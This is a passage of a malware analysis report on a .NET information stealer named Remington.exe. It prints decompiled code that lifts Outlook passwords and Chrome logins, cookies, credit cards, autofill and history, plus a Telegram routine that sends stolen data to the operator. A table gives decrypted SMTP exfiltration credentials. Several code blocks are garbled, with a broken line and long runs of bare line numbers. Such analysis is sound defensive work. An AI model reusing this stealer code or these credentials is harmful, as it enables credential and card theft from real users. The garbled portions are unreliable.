


Figure 18- Malware Self-Termination

The malware identifies target processes using **WMI queries** and terminates them through the **Process.Kill()** function.

Remington.exe Analysis

Adı	Remington
MD5	694C313B660123F393332C2F0F7072B5
SHA256	95892f0bc179246961e3cf5eeac444143a4f9b455ab740746dad3ecc32c93e62
Dosya Türü	PE32/.NET

Static Analysis

Property	Value	FileDescription	Remington
File Name	C:\Users\████\Desktop\xxxxxxxxxx.exe	FileVersion	1.0.0.0
File Type	Portable Executable 32 .NET Assembly	InternalName	Remington.exe
File Info	No match found.	LegalCopyright	Copyright © 2021
File Size	268.00 KB (274432 bytes)	LegalTrademarks	
PE Size	268.00 KB (274432 bytes)	OriginalFilename	Remington.exe
		ProductName	Remington
		ProductVersion	1.0.0.0

Figure 19- Static File Properties of the Malware

The analyzed malware was identified as a **32-bit .NET Portable Executable (PE)** file with a size of approximately **268 KB**. Its version information specifies "**Remington**" as the product name and **1.0.0.0** as the version number.




Figure 20- Malware Module Structure and Main Execution Flow

Upon examining the **Main** function, it was observed that the malware sequentially executes various functions, including **anti-analysis checks**, **sandbox detection**, and other related mechanisms. This structure indicates that the malware was designed with a **modular architecture**.

```
// Token: 0x04000034 RID: 58
private static string TheSMTPEmail = COVID19.DES_Decrypt("s8GwW8VOvSWYQs3yhL9ZfGMe+HSdEz9z", COVID19.Prision);

// Token: 0x04000038 RID: 59
private static string TheSMTPPSWD = COVID19.DES_Decrypt("8KrxUx2c5pSb8LzNY1FayA==", COVID19.Prision);

// Token: 0x0400003C RID: 60
private static string TheSMTPServer = COVID19.DES_Decrypt("AvnrwjLkkRgZGkQUmJR7Q6c1rIrsJxc5w7xUzGwhmFg=", COVID19.Prision);

// Token: 0x0400003D RID: 61
private static string TheSMTPReciver = COVID19.DES_Decrypt("MTpfAQMrxIQrf3P9KkCFWQ==", COVID19.Prision);

// Token: 0x0400003E RID: 62
private static string TheSMTPPort = COVID19.DES_Decrypt("oXrxxBiV5W8=", COVID19.Prision);

// Token: 0x0400003F RID: 63
private static string TheDiscordURL = COVID19.DES_Decrypt("%$DiscordWebhookURL$", COVID19.Prision);

// Token: 0x04000040 RID: 64
private static string TheDiscordUsername = COVID19.DES_Decrypt("%$DiscordUsername$", COVID19.Prision);

// Token: 0x04000041 RID: 65
private static string ThePanelapi = "%$PanelConnectionApi$";
```

Figure 21- Constants Found in Remington.exe

The malware contains various configuration constants used during execution. These constants include configuration information for data transfer channels such as **SMTP**, **FTP**, **Telegram**, and **Discord**, panel connection parameters, and certain fixed values that control the malware's runtime behavior. The constants identified through static analysis are presented in **Table 1**. While some values are stored encrypted using the **DES** algorithm, others are left as **placeholders** to be populated during the compilation stage. The configuration also contains a control value used to enable the **AntiBot** mechanism.

Değişken Adı	Sabit
TheSMTPEmail	s8GwW8VOvSWYQs3yhL9ZfGMe+HSdEz9z
TheSMTPPSWD	8KrxUx2c5pSb8LzNY1FayA==
TheSMTPServer	AvnrwjLkkRgZGkQUmJR7Q6c1rIrsJxc5w7xUzGwhmFg=
TheSMTPReciver	MTpfAQMrxIQrf3P9KkCFWQ==
TheSMTPPort	oXrxxBiV5W8=
TheDiscordURL	%\$DiscordWebhookURL\$
TheDiscordUsername	%\$DiscordUsername\$
ThePanelapi	%\$PanelConnectionApi\$
TheFTPUsername	%\$HostUsername\$
TheFTPPSWD	%\$HostPassword\$
TheFTPUURL	%\$HostURL\$
TheTelegramToken	%\$TeleToken\$
TheTelegramID	%\$TeleID\$
TheTelegramTokenToClicker	Yx74dJ0TP3M=
TheTelegramIDToClicker	Yx74dJ0TP3M=
TheOutlookTelegram_Token	%\$Outlook_Tele_token\$
TheOutlookTelegram_ID	%\$Outlook_Tele_ID\$
PASSWORD	ZyiAEnXWZP
OutputAntiBot	-
AntiBotStatus	EnabledAntiBot

Table 1- Constants Found in the Malware

Dynamic Analysis

```
4274 // Token: 0x06000090 RID: 144 RVA: 0x00002208 File Offset: 0x00000408
4275 public static void ClickTracker()
4276 {
4277     COVID19.TelegramMSG(COVID19.TheTelegramTokenToClicker, COVID19.TheTelegramIDToClicker, COVID19.ClickINFO + "[" + Environment.MachineName
4278         nothing this's mean the system storage's empty. ]");
4279 }
4280
4281 // Token: 0x06000091 RID: 145 RVA: 0x000021DE File Offset: 0x000003DE
4282 private static void CryptoClip(object sender, EventArgs e)
4283 {
4284 }
4285
4286 // Token: 0x06000092 RID: 146 RVA: 0x0000A1CC File Offset: 0x000003CC
4287
4288 % -
4289
4290
4291
4292
4293
4294
4295
4296
4297
4298
4299
4300
4301
4302
4303
4304
4305
4306
4307
4308
4309
4310
4311
4312
4313
4314
4315
4316
4317
4318
4319
4320
4321
4322
4323
4324
4325
4326
4327
4328
4329
4330
4331
4332
4333
4334
4335
4336
4337
4338
4339
4340
4341
4342
4343
4344
4345
4346
4347
4348
4349
4350
4351
4352
4353
4354
4355
4356
4357
4358
4359
4360
4361
4362
4363
4364
4365
4366
4367
4368
4369
4370
4371
4372
4373
4374
4375
4376
4377
4378
4379
4380
4381
4382
4383
4384
4385
4386
4387
4388
4389
4390
4391
4392
4393
4394
4395
4396
4397
4398
4399
4400
4401
4402
4403
4404
4405
4406
4407
4408
4409
4410
4411
4412
4413
4414
4415
4416
4417
4418
4419
4420
4421
4422
4423
4424
4425
4426
4427
4428
4429
4430
4431
4432
4433
4434
4435
4436
4437
4438
4439
4440
4441
4442
4443
4444
4445
4446
4447
4448
4449
4450
4451
4452
4453
4454
4455
4456
4457
4458
4459
4460
4461
4462
4463
4464
4465
4466
4467
4468
4469
4470
4471
4472
4473
4474
4475
4476
4477
4478
4479
4480
4481
4482
4483
4484
4485
4486
4487
4488
4489
4490
4491
4492
4493
4494
4495
4496
4497
4498
4499
4500
4501
4502
4503
4504
4505
4506
4507
4508
4509
4510
4511
4512
4513
4514
4515
4516
4517
4518
4519
4520
4521
4522
4523
4524
4525
4526
4527
4528
4529
4530
4531
4532
4533
4534
4535
4536
4537
4538
4539
4540
4541
4542
4543
4544
4545
4546
4547
4548
4549
4550
4551
4552
4553
4554
4555
4556
4557
4558
4559
4560
4561
4562
4563
4564
4565
4566
4567
4568
4569
4570
4571
4572
4573
4574
4575
4576
4577
4578
4579
4580
4581
4582
4583
4584
4585
4586
4587
4588
4589
4590
4591
4592
4593
4594
4595
4596
4597
4598
4599
4600
4601
4602
4603
4604
4605
4606
4607
4608
4609
4610
4611
4612
4613
4614
4615
4616
4617
4618
4619
4620
4621
4622
4623
4624
4625
4626
4627
4628
4629
4630
4631
4632
4633
4634
4635
4636
4637
4638
4639
4640
4641
4642
4643
4644
4645
4646
4647
4648
4649
4650
4651
4652
4653
4654
4655
4656
4657
4658
4659
4660
4661
4662
4663
4664
4665
4666
4667
4668
4669
4670
4671
4672
4673
4674
4675
4676
4677
4678
4679
4680
4681
4682
4683
4684
4685
4686
4687
4688
4689
4690
4691
4692
4693
4694
4695
4696
4697
4698
4699
4700
4701
4702
4703
4704
4705
4706
4707
4708
4709
4710
4711
4712
4713
4714
4715
4716
4717
4718
4719
4720
4721
4722
4723
4724
4725
4726
4727
4728
4729
4730
4731
4732
4733
4734
4735
4736
4737
4738
4739
4740
4741
4742
4743
4744
4745
4746
4747
4748
4749
4750
4751
4752
4753
4754
4755
4756
4757
4758
4759
4760
4761
4762
4763
4764
4765
4766
4767
4768
4769
4770
4771
4772
4773
4774
4775
4776
4777
4778
4779
4780
4781
4782
4783
4784
4785
4786
4787
4788
4789
4790
4791
4792
4793
4794
4795
4796
4797
4798
4799
4800
4801
4802
4803
4804
4805
4806
4807
4808
4809
4810
4811
4812
4813
4814
4815
4816
4817
4818
4819
4820
4821
4822
4823
4824
4825
4826
4827
4828
4829
4830
4831
4832
4833
4834
4835
4836
4837
4838
4839
4840
4841
4842
4843
4844
4845
4846
4847
4848
4849
4850
4851
4852
4853
4854
4855
4856
4857
4858
4859
4860
4861
4862
4863
4864
4865
4866
4867
4868
4869
4870
4871
4872
4873
4874
4875
4876
4877
4878
4879
4880
4881
4882
4883
4884
4885
4886
4887
4888
4889
4890
4891
4892
4893
4894
4895
4896
4897
4898
4899
4900
4901
4902
4903
4904
4905
4906
4907
4908
4909
4910
4911
4912
4913
4914
4915
4916
4917
4918
4919
4920
4921
4922
4923
4924
4925
4926
4927
4928
4929
4930
4931
4932
4933
4934
4935
4936
4937
4938
4939
4940
4941
4942
4943
4944
4945
4946
4947
4948
4949
4950
4951
4952
4953
4954
4955
4956
4957
4958
4959
4960
4961
4962
4963
4964
4965
4966
4967
4968
4969
4970
4971
4972
4973
4974
4975
4976
4977
4978
4979
4980
4981
4982
4983
4984
4985
4986
4987
4988
4989
4990
4991
4992
4993
4994
4995
4996
4997
4998
4999
5000
```

Figure 22- ClickTracker Function

The **ClickTracker** function is used to send a status notification to the operator via **Telegram** when the malicious file is executed. The function retrieves the system's computer name using **Environment.MachineName** and combines it with the system information stored in the previously created **ClickINFO** variable to construct a single message.

Finally, this message is sent to the attacker's **Telegram bot** through the **TelegramMSG** function.

```
43 // Token: 0x0600008F RID: 143 RVA: 0x0000A0A0 File Offset: 0x000002A0
434 public static void TelegramMSG(string tokennnns, string urrid, string msg)
435 {
436     try
437     {
438         string requestUriString = string.Concat(new string[]
439         {
440             "https://api.telegram.org/bot",
441             tokennnns,
442             "/sendMessage?chat_id=",
443             urrid,
444             "&text=",
445             msg
446         });
447         ServicePointManager.Expect100Continue = false;
448         ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
449         HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(requestUriString);
450         string empty = string.Empty;
451         try
452         {
453             httpWebRequest.GetResponse();
454         }
455         catch { }
456     }
457     catch { }
458 }
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
```

Figure 23- TelegramMSG Function

During dynamic analysis, the **TelegramMSG** function was executed. However, since the **Telegram Bot Token** and **Chat ID** values were empty in the configuration, the **sendMessage** request was invalid, and no successful data transmission to the Telegram server was observed.




Figure 24- Telegram Activation

When a **Telegram token** and **chat_id** are provided in the appropriate fields, the malware constructs a "**Click Tracker**" message containing the **computer name, date and time, and country information**, and sends it to the attacker via **Telegram**.




Figure 25- Des_Decrypt Function

The **DES_Decrypt** function is used to decrypt encrypted configuration data. The function first calculates the **MD5 hash** of the provided password and uses the first **8 bytes** of the resulting 16-byte hash as the **DES key**. It then configures the **DES algorithm in ECB mode**, decrypts the encrypted data stored in **Base64** format, and converts the resulting byte array into an **ASCII string** to recover the plaintext.

Şifreli Metin	Çözüm
"s8GwW8VOvSWYQs3yhL9ZfGMe+HSdEz9z"	"logs@gtpv.online"
"8KrxUx2c5pSb8LzNY1FayA=="	"7213575aceACE@@"
"AvnrwjLkkRgZGkQUmJR7Q6c1rlrsJxc5w7xUzGwhmFg="	"hosting2.ro.hostsailor.com"
"MTpfAQMrxIQrf3P9KkCFWQ=="	"log@gtpv.online"
"oXrxxBiV5W8="	"587"

Table 2- Decrypted Constants

```

72 // Token: 0x06000056 RID: 86 RVA: 0x00037E4 File Offset: 0x000019E4
72 public static object IPLogger()
72 {
72     WebClient webClient = new WebClient();
72     webClient.Headers.Add("user-agent", "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR1.0.3705;)");
72     string address = "http://checkip.dyndns.org/";
72     IWebProxy systemWebProxy = WebRequest.GetSystemWebProxy();
72     systemWebProxy.Credentials = CredentialCache.DefaultNetworkCredentials;
72     webClient.Proxy = systemWebProxy;
72     Stream stream;
72     try
72     {
72         stream = webClient.OpenRead(address);
72     }
72     catch (Exception ex)
72     {
72     }
72     StreamReader streamReader = new StreamReader(stream);
72     string text = streamReader.ReadToEnd();
72     stream.Close();
72     streamReader.Close();
72     return text.Replace("<html><head><title>Current IP Check</title></head><body>", "").Replace("</body></html>", "").Replace("Current IP Address", "");
72 }

```

Sim	Değer	Tip
string.Replace döndü	"Current IP Address: </body></html>\n"	string
string.Replace döndü	"Current IP Address: \n"	string
string.Replace döndü	"\n"	string
string.ToString döndü	"\n"	string

Figure 26- Retrieving the External IP Address via a Web Service

The malware uses the **WebClient** class to send an HTTP request to the **checkip.dyndns.org** service. The HTML content returned by the server is then parsed to obtain the system's **public IP address**, which is stored in memory for use in subsequent operations.

```

8621 // Token: 0x0600017F RID: 383 RVA: 0x0001AAD4 File Offset: 0x00018CD4
8622 public static void COVIDSTOutlook()
8623 {
8624     List<VIPSeassion.RecoveredApplicationAccount> list = new List<VIPSeassion.RecoveredApplicationAccount>();
8625     list = VIPSeassion.GetOutlookPasswords();
8626     bool flag = list.Count > 0;
8627     if (flag)
8628     {
8629         try
8630         {
8631             foreach (VIPSeassion.RecoveredApplicationAccount recoveredApplicationAccount in list)
8632             {
8633                 string str = string.Concat(new string[]
8634                 {
8635                     "\r\n----- / VIP Recovery \\\n-----\r\nRecovered From: Outlook\r\nURL: ",
8636                     recoveredApplicationAccount.URL,
8637                     "\r\nE-Mail: ",
8638                     recoveredApplicationAccount.UserName,
8639                     "\r\nPSWD: ",
8640                     recoveredApplicationAccount.Password,
8641                     "\r\n-----\r\n "
8642                 });
8643                 COVID19.StoragePW += str;
8644             }
8645         }
8646     }
8647 }

```

Sim	Değer
list	Count = 0x00000000
flag	false

Figure 27- CovidsOutlook Function

The **COVIDSTOutlook** function is a data collection routine designed to retrieve stored login credentials associated with **Microsoft Outlook** accounts on the target system. The function first calls the **VIPSeassion.GetOutlookPasswords()** method to obtain recoverable Outlook accounts as a list of **RecoveredApplicationAccount** objects. If the list is not empty, the **URL**, **UserName** (email address), and **Password** fields of each account are extracted. The collected information is then formatted under the **"Recovered From: Outlook"** heading and appended to the **COVID19.StoragePW** variable.

```

internal static List<VIPSession.RecoveredApplicationAccount> GetOutlookPasswords()
{
    List<VIPSession.RecoveredApplicationAccount> list = new List<VIPSession.RecoveredApplicationAccount>();
    string[] array = new string[]
    {
        "IMAP Password",
        "POP3 Password",
        "HTTP Password",
        "SMTP Password"
    };
    string text = null;
    RegistryKey[] array2 = new RegistryKey[]
    {
        Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Office\\15.0\\Outlook\\Profiles\\Outlook\\9375CFF041311d3B88A00104B2A6676"),
        Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles\\Outlook\\9375CFF041311d3B88A00104B2A6676"),
        Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Windows Messaging Subsystem\\Profiles\\9375CFF041311d3B88A00104B2A6676"),
        Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Office\\16.0\\Outlook\\Profiles\\Outlook\\9375CFF041311d3B88A00104B2A6676")
    };
    foreach (RegistryKey registryKey in array2)
    {
        bool flag = registryKey != null;
        if (flag)
        {
            foreach (string name in registryKey.GetSubKeyNames())
            {
                using (RegistryKey registryKey2 = registryKey.OpenSubKey(name))
                {
                    UTF8Encoding utf8Encoding = new UTF8Encoding();
                    bool flag2 = registryKey2.GetValue("Email") != null & (registryKey2.GetValue("IMAP Password") != null | registryKey2.GetValue("POP3 Password") != null | registryKey2.GetValue("HTTP Password") != null | registryKey2.GetValue("SMTP Password") != null);
                }
            }
        }
    }
}

```

Figure 28- GetOutlookPasswords Function

The **GetOutlookPasswords** function is designed to retrieve **Microsoft Outlook** account credentials stored on the target system. The function first accesses the **Registry paths** containing Outlook profiles and enumerates all subprofiles under these keys. For each profile, it checks the **Email** value and determines whether at least one of the following credential fields is present: **IMAP Password**, **POP3 Password**, **HTTP Password**, or **SMTP Password**.

Other email clients targeted for credential theft are listed in **Table 3**.

Microsoft Outlook	Mozilla Thunderbird
Foxmail	Postbox

Table 3- Email Clients

```

3870 public static void COVIDSTChrome()
3871 {
3872     string text = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\Google\\Chrome\\User Data\\Default\\Login Data";
3873     checked
3874     {
3875         try
3876         {
3877             bool flag = File.Exists(text);
3878             if (flag)
3879             {
3880                 SQLiteHandler sqliteHandler = new SQLiteHandler(text);
3881                 sqliteHandler.ReadTable("logins");
3882                 int num = sqliteHandler.GetRowCount() - 1;
3883                 for (int i = 0; i <= num; i++)
3884                 {
3885                     string value = sqliteHandler.GetValue(i, "origin_url");
3886                     string value2 = sqliteHandler.GetValue(i, "username_value");
3887                     string text2 = sqliteHandler.GetValue(i, "password_value");
3888                     bool flag2 = VIPSession.IsValid(text2);
3889                     if (flag2)
3890                     {
3891                         byte[] masterKey = VIPSession.GetMasterKey(Directory.GetParent(text).Parent.FullName);
3892                         bool flag3 = masterKey == null;
3893                     }
3894                 }
3895             }
3896         }
3897     }
3898 }

```

System.Environment.GetFolderPath dondu Değer
 string.Concat dondu @C:\Users\...AppData\Local
 text @C:\Users\...AppData\Local\Google\Chrome\User Data\Default\Login Data

Figure 29- CovidstChrome Function

The **COVIDSTChrome** function retrieves stored login credentials by reading the **Google Chrome Login Data** database. The function decrypts the stored usernames and passwords and stores them in memory along with the corresponding **URLs**. As a result, it is capable of **stealing usernames and passwords saved in Google Chrome**.

```

679 public static void Cookies_Chrome()
680 {
681     string text = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\Google\\Chrome\\User Data\\Default\\Network\\Cookies";
682     checked
683     {
684         try
685         {
686             bool flag = File.Exists(text);
687             if (flag)
688             {
689                 SQLiteHandler sqliteHandler = new SQLiteHandler(text);
690                 sqliteHandler.ReadTable("cookies");
691                 int num = sqliteHandler.GetRowCount() - 1;
692                 for (int i = 0; i <= num; i++)
693                 {
694                     string value = sqliteHandler.GetValue(i, "host_key");
695                     string value2 = sqliteHandler.GetValue(i, "name");
696                     string value3 = sqliteHandler.GetValue(i, "path");
697                     string text2 = sqliteHandler.GetValue(i, "encrypted_value");
698                     ulong value4 = Convert.ToUInt64(sqliteHandler.GetValue(i, "expires_utc"));
699                     bool flag2 = VIPSession.isV10(text2);
700                     if (flag2)
701                     {
702                         byte[] masterKey = VIPSession.GetMasterKey(Conversions.ToString(VIPSession.LocalState("Google\\Chrome")));

```

Debugger window showing variables:

Değer
Remington.SQLiteHandler.GetValue döndü
text
flag

Figure 30- Cookies_Chrome Function

The **Cookies_Chrome** function retrieves stored cookie information by reading the **Google Chrome Cookies** database. The function decrypts the encrypted cookie values and stores them in memory along with the **domain, cookie name, path, expiration date, and cookie value**.

As a result, it is capable of **stealing cookies and session information** stored in **Google Chrome**.

```

3038 public static void CreditCard_Chrome()
3039 {
3040     string text = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\Google\\Chrome\\User Data\\Default\\Web Data";
3041     checked
3042     {
3043         try
3044         {
3045             bool flag = File.Exists(text);
3046             if (flag)
3047             {
3048                 SQLiteHandler sqliteHandler = new SQLiteHandler(text);
3049                 sqliteHandler.ReadTable("credit_cards");
3050                 int num = sqliteHandler.GetRowCount() - 1;
3051                 for (int i = 0; i <= num; i++)
3052                 {
3053                     string value = sqliteHandler.GetValue(i, "name_on_card");
3054                     string text2 = sqliteHandler.GetValue(i, "card_number_encrypted");
3055                     string text3 = sqliteHandler.GetValue(i, "expiration_month") + "/" + sqliteHandler.GetValue(i, "expiration_year");
3056                     bool flag2 = VIPSession.isV10(text2);
3057                     if (flag2)
3058                     {
3059                         byte[] masterKey = VIPSession.GetMasterKey(Directory.GetParent(text).Parent.FullName);
3060                         bool flag3 = masterKey == null;

```

Debugger window showing variables:

Değer
System.IO.File.Exists döndü
text
flag

Figure 31- CreditCard_Chrome Function

The **CreditCard_Chrome** function retrieves stored credit card information by reading the **Google Chrome Web Data** database. The function decrypts the stored card numbers and keeps them in memory along with the **cardholder's name, card number, and expiration date**. As a result, it is capable of **stealing credit card information** stored in **Google Chrome**.

```

9 // Token: 0x00000138 RID: 315 RVA: 0x00014D24 File Offset: 0x00012F24
10 public static void AutoFill_Chrome()
11 {
12     string text = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\Google\\Chrome\\User Data\\Default\\Web Data";
13     checked
14     {
15         try
16         {
17             bool flag = File.Exists(text);
18             if (flag)
19             {
20                 SQLiteHandler sqliteHandler = new SQLiteHandler(text);
21                 sqliteHandler.ReadTable("autofill");
22                 int num = sqliteHandler.GetRowCount() - 1;
23                 for (int i = 0; i <= num; i++)
24                 {
25                     string value = sqliteHandler.GetValue(i, "name");
26                     string value2 = sqliteHandler.GetValue(i, "value");
27                     bool flag2 = Operators.CompareString(value, "", false) != 0 & Operators.CompareString(value2, "", false) != 0;
28                     if (flag2)
29                     {
30                         // ...
31                     }
32                 }
33             }
34         }
35     }
36 }

```

Değer	
Microsoft.VisualBasic.CompilerServices.Operators.CompareString...	0x00000000
Microsoft.VisualBasic.CompilerServices.Operators.CompareString...	0x00000000
text	@C:\Users\...AppData\Local\Google\Chrome\User Data\Default\Web Data"

Figure 32- AutoFill_Chrome Function

The **AutoFill_Chrome** function retrieves stored autofill information by reading the **Google Chrome Web Data** database. The function stores saved **form field names** and their corresponding values in memory.

As a result, it is capable of **stealing autofill information** stored in Google Chrome.

```

13705 // Token: 0x000001F5 RID: 501 RVA: 0x00023534 File Offset: 0x00021734
13706 public static void Downloads_Chrome()
13707 {
13708     string text = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\Google\\Chrome\\User Data\\Default\\History";
13709     checked
13710     {
13711         try
13712         {
13713             bool flag = File.Exists(text);
13714             if (flag)
13715             {
13716                 SQLiteHandler sqliteHandler = new SQLiteHandler(text);
13717                 sqliteHandler.ReadTable("urls");
13718                 int num = sqliteHandler.GetRowCount() - 1;
13719                 for (int i = 0; i <= num; i++)
13720                 {
13721                     string value = sqliteHandler.GetValue(i, "url");
13722                     string value2 = sqliteHandler.GetValue(i, "title");
13723                     string value3 = sqliteHandler.GetValue(i, "visit_count");
13724                     bool flag2 = Operators.CompareString(value, "", false) != 0 & Operators.CompareString(value2, "", false) != 0 & Operators.CompareSt
13725                         false) != 0;
13726                     if (flag2)
13727                     {
13728                         // ...
13729                     }
13730                 }
13731             }
13732         }
13733     }
13734 }

```

Değer	
text	@C:\Users\...AppData\Local\Google\Chrome\User Data\Default\History"
flag	true
sqliteHandler	Remington SQLiteHandler

Figure 33- Downloads_Chrome Function

The **Downloads_Chrome** function reads the **Google Chrome History** database to retrieve records of visited web pages. The function stores the **URL**, **page title**, and **visit count** in memory. As a result, it is capable of **stealing information related to the user's web browsing history**.

```

10469 // Token: 0x00000017 RID: 410 RVA: 0x00010C00 File Offset: 0x00010C00
10470 public static void TopSites_Chrome()
